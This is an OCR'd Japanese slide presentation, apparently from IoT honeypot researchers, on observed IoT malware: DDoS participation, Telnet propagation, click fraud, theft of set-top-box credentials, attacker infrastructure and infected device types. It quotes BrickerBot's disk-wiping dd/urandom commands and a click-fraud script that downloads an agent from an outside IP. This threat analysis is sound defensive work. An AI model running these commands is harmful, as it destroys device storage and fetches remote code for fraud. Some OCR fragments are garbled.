


サービス妨害攻撃への加担
(DNS Water Torture Attack)



IoT 機器によるDDoSを観測





Size of attacks Arbor networks observed


The matching result is provided by Arbor Networks ASERT Japan

他の機器の探索・感染

同様のTelnetサービスが動作する機器を探索し感染を広める







感染機器


IoT機器を破壊するマルウェア

“Brickerbot”と呼ばれるマルウェアは2017年1月に観測された。そのマルウェアは、ストレージ上のファイルを乱数を使い書き換えていくもの。一旦書き換えられると、いくつかのIoT機器は元に戻らない。

```
dd if=/dev/urandom of=/dev/hdb1 &
dd if=/dev/urandom of=/dev/root &
dd if=/dev/urandom of=/dev/ram0 &
dd if=/dev/urandom of=/dev/mmcblk0 &
dd if=/dev/urandom of=/dev/mmcblk0p1 &
cat /dev/urandom >/dev/sda &
cat /dev/urandom >/dev/sda1 &
cat /dev/urandom >/dev/sda2 &
cat /dev/urandom >/dev/sda3 &
cat /dev/urandom >/dev/sda4 &
```

クリック詐欺(Affiliate)

感染機器が広告サイトへユーザクリックを模倣する



Example of downloaded scripts: Click fraud

```
cd /var/run/
I="http://srv.juiceadv.com/banner_iframe.asp?user=5025&tipo=20"
I2="http://srv.juiceadv.com/banner_iframe.asp?user=5025&tipo=10
I3="http://srv.juiceadv.com/banner_iframe.asp?user=5025&tipo=0"
I4="http://srv.juiceadv.com/banner_iframe.asp?user=5025&tipo=6"
busybox wget -q -O /var/run/.agent http://178.79.183.247/agent.php
```

Target of Click fraud

```
busybox wget -q -c "$IP"
busybox wget -q -c "$IP2"
busybox wget -q -c "$IP3"
busybox wget -q -c "$IP4"
…
wget -q --header "$agent" --header "Referer: http://www.iomoda.it" "$IP
wget -q -U "$agent" "$IP"
wget -q -U "$agent" "$IP2"
wget -q -U "$agent" "$IP3"
wget -q -U "$agent" "$IP4"
wget -q --header "$agent" --header "Referer: http://www.iomoda.it" "$IP2"
wget -q --header "$agent" --header "Referer: http://www.iomoda.it" "$IP3"
wget -q --header "$agent" --header "Referer: http://www.iomoda.it" "$IP4"
wget -q --user-agent="$agent" --referer="http://www.iomoda.it" "$IP"
wget -q --user-agent="$agent" --referer="http://www.iomoda.it" "$IP2"
```


Fake clicks

PPV（Pay Per View)の資格証明書（credential）を盗む

特定のセットトップボックス（set top boxes、dreambox等）が攻撃のターゲットになっている

高度化するIoT機器への攻撃

- 2016年以前
  - デフォルトID/パスワードでログインし感染
- 2017年
  - デフォルトID/パスワードでログインし感染
  - IoT機器の脆弱性を攻撃して感染
- 2018年
  - デフォルトID/パスワードでログインし感染
  - IoT機器の脆弱性を攻撃して感染
  - IoT機器の背後にある機器を攻撃




ホームルータの背後にある
Android端末を攻撃

観測による攻撃者のインフラ

- Download servers:
  - 5,438 IPs in 117 Countries
    （2016/10~2017/02）
- C&C servers:
  - 370 IPs in 34 Countries
    （2016/10~2017/02）
- Bots:
  - 100,113 IPs/day observed by IoTPOT

国別の攻撃者のインフラ



- C&C servers: US + NL = 70%
- Bots: Asia = 51.29%
- Download servers: Asia = 50.74%


本解析は、限られたハニーポットの能力下でのマルウェア解析によって得られたもので、データとしては、一部のマルウェアファミリーに偏っているかもしれない。


攻撃の観測のための2つのアプローチ

» （これまでの）受動（passive）型：
観測用ネットワークで攻撃が来るのを待つ
- ダークネットモニタリング
- ハニーポット


» 能動（active）型：
インターネット上の攻撃ホスト情報・脆弱性等を自ら探索する
- Web, Telnet, FTP等へのアクセスによる機器、システムの判定
- バックドアポート等の確認

攻撃元機器の判定





ハニーポット




ダークネット

Web、Telnetサービスへの接続による機器判定

→IoT機器であることを確認

攻撃元(感染)機器のWebインターフェイスの例



感染機器の種別（2016.9時点）

- 監視カメラ等
  - IP カメラ
  - デジタルビデオレコーダ
- ネットワーク機器
  - ルータ・ゲートウェイ ●
  - モデム、ブリッジ
  - 無線ルータ
  - ネットワークストレージ ●
  - セキュリティアプライアンス
- 電話関連機器
  - VoIPゲートウェイ
  - IP電話






- 制御システム
  - ソリッドステートレコーダ
  - インターネット接続モジュール
  - センサ監視装置
  - ビル制御システム
- 家庭・個人向け
  - Webカメラ、ビデオレコーダ
  - ホームオートメーションGW
  - 太陽光発電管理システム ●
  - 電力需要監視システム ●
- 放送関連機器
  - 映像配信システム




-ダ
デコーダ
ス・アンテナ



国内メーカの機器の感染事例も複数確認
感染機器情報はJPCERT/CC，内閣サイバーセキュリティセンターに情報提供、または、メーカに直接情報提供済



デバイスはWebおよびTelnetの応答から判断しています.

- ディスク型記憶装置
- 医療機器（MRI）
- 指紋スキャナ

日本国内 感染機器台数（日毎にカウント）



IPカメラについて

ネットワークカメラ画像無断公開サイト
Insecam（ロシア）

https://www.insecam.org/en/

